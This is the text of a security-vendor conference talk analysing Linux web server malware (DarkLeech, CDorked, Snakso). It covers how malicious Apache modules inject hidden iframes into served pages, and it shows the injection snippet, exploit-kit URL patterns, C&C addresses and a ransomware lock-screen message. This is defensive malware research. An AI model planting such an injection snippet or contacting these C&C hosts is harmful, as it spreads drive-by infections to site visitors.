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Now you see me - attacks using modified web server binaries and modules

SESSION ID: HTA-F02

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Story of denial



Introduction

- ◆ Linux – important component of cybercrime
- ◆ Malware attack patterns using web server binaries

Why Linux?

- ◆ Apache is powering 50% of web servers, globally
 - ◆ Nginx – 15%
 - ◆ IIS – 20%
1. Linux Web server is the perfect “launch pad” for malware and exploits targeting Windows
 2. A Linux “botnet” is a perfect platform for spam and DDOS

Combine this with a common belief that Unix/Linux ‘is safe’ and needs no AV. The result is -- highly effective malware spreading on Unix/Linux, and going unnoticed for a long time

Introduction



SOPHOS

  #RSAC
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Introduction




SOPHOS

 #RSAC
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
Linux malware

Linux samples by month


- ◆ ELF
- ◆ PHP
- ◆ Perl
- ◆ Shell



RST-B



Attack pattern using web server binaries



Compromised web servers,
Troj/ApmoD (Darkleech),
Troj/Cdorked, Troj/SrvInjRk
(Snakso)





JavaScript IFRAME redirection



hxxp://hpmelrse.xxxxx.com/stats/ga.php

Traffic directing
server (TDS)



'Blackhole v2' exploit site
Mal/ExpJS-N

LANDING PAGE:

hxxp://[exploit_site]/ep/links/header.php

PDF:

hxxp://[exploit_site]/ep/links/header.php?<rnd>=070a050602&<rnd>=4c&<rnd>=0733040609030a380b04&<rnd>=0b000600020002

JAR:

hxxp://[exploit_site]/ep/data/java.jar

Payload EXE:

hxxp://[exploit_site]/ep/links/header.php?gf=070a050602&le=0733040609030a380b04&a=02&si=p&yl=e

Investigative questions

- ◆ What?
- ◆ How?
- ◆ When?
- ◆ Where?
- ◆ Who?

Apache modules

- ◆ Overview of functionality
 - ◆ Apache supports modules
 - ◆ Modules are powerful. E.g. interact with (edit, update) incoming and outgoing data
 - ◆ Example legitimate modules:
 - ◆ mod_ssl
 - ◆ mod_lua
 - ◆ mod_headers
 - ◆ Owned server
 - ◆ Rootkit installed
 - ◆ Apache httpd.conf updated to load malicious module
 - ◆ Module to inject into outbound content

Apache modules

- ◆ Register filter registration function

```
module AP_MODULE_DECLARE_DATA dl_module = {  
    STANDARD20_MODULE_STUFF,  
    dl_create_dir_config,  
    NULL,  
    dl_create_server_config,  
    NULL,  
    dl_directives,  
    dl_register_hooks  
};
```

Troj/Apmmod (“DarkLeech”)

- Distributed in source, compiled
- Installs itself as an Apache module which inspects outgoing HTTP content
- Injects JavaScript code into some pages served
- The JavaScript writes an <IFRAME> to the page
- The <IFRAME> points to a malicious/compromised site

Troj/Apmmod (“DarkLeech”)

- ◆ Overview of functionality
 - ◆ Checks request IP
 - ◆ Does not inject for Google, Yandex, Bing etc
 - ◆ Checks filename
 - ◆ Periodically connects to C&C to retrieve string to inject
 - ◆ Inject string into outbound HTML or JS content

```
<style>.n8srv7p17o { position:absolute; left:-1985px;
top:-1577px} </style><div class="n8srv7p17o"><iframe src=
"http://<ip>/f20995117485a5dc464199c278890bcd/q.php"
width="589" height="396"></iframe></div>
```

- ◆ Maintains IP blacklist
- ◆ Hard to reproduce infection!

Troj/ApmoD (“DarkLeech”)

- ◆ Show source code


Troj/Apmmod – names, C2, versions

mod_balance_alias.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_bench_log.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_build_log.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_cgiz_headers.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_chart_proxy.so, C&C: 178.162.130.105/index.php, Version:2012.08.07
mod_chart_proxy.so, C&C: job.stistikcounter.net/mop.php, Version:2012.11.16
mod_get_mime.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_load_env.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_local_config.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_pool_config.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_pool_log.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_preg_headers.so, C&C: mailsubmit.info/vaio/index.php, Version:2012.12.14
mod_preg_mem.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_preg_proxy.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_sec2_mime.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_spm_headers.so, C&C: updatekernel.org/ Version:2012.08.07
mod_spm_mem.so, C&C: updatekernel.org/ Version:2012.08.07
mod_spm_mime.so, C&C: 64.186.135.50/Shop/index.php, Version:2012.12.14
mod_string_log.so C&C: 217.23.13.65/Home/index.php Version:2012.12.14


Troj/Apmod– we Own your site

- ◆ Widespread site injections, with a twist


```
<style>.n8srv7p17o { position:absolute; left:-1985px;  
top:-1577px} </style><div class="n8srv7p17o"><iframe src=  
"http://<ip>/f20995117485a5dc464199c278890bcd/q.php"  
width="589" height="396"></iframe></div>
```



Troj/ApmoD— we own your site



Troj/ApmoD— we own your site



Troj/Apmmod payloads



Specialist Crime Directorate
Police Central e-crime Unit



Attention!

IP:
Location: GB, United Kingdom, Suffolk
User PC:

Your PC is blocked due to at least one of the reasons specified below.

You have been violating «Copyright and Related Rights Law» (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing **Article 128 of the Criminal Code of Great Britain**.

Article 128 of the Criminal Code provides for a fine of 2 to 5 hundred minimal wages or a deprivation of liberty for 2 to 8 years.


You have been viewing or distributing prohibited Pornographic content (Child Porn/Zoophilia and etc). Thus violating **article 202 of the Criminal Code of Great Britain**.

Article 202 of the Criminal Code provides for a deprivation of liberty for 4 to 12 years.

Illegal access to computer data has been initiated from your PC, or you have been...

Article 208 of the Criminal Code provides for a fine of up to £100,000 and/or a deprivation of liberty for 4 to 9 years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of £2,000 to £8,000.





Code	Sum
	100


CDorked

- ◆ Runs as a modified apache, lighttpd or nginx
- ◆ Hard to spot if the binary was modified
- ◆ Injects malware redirect once a day per IP
- ◆ Includes a backdoor

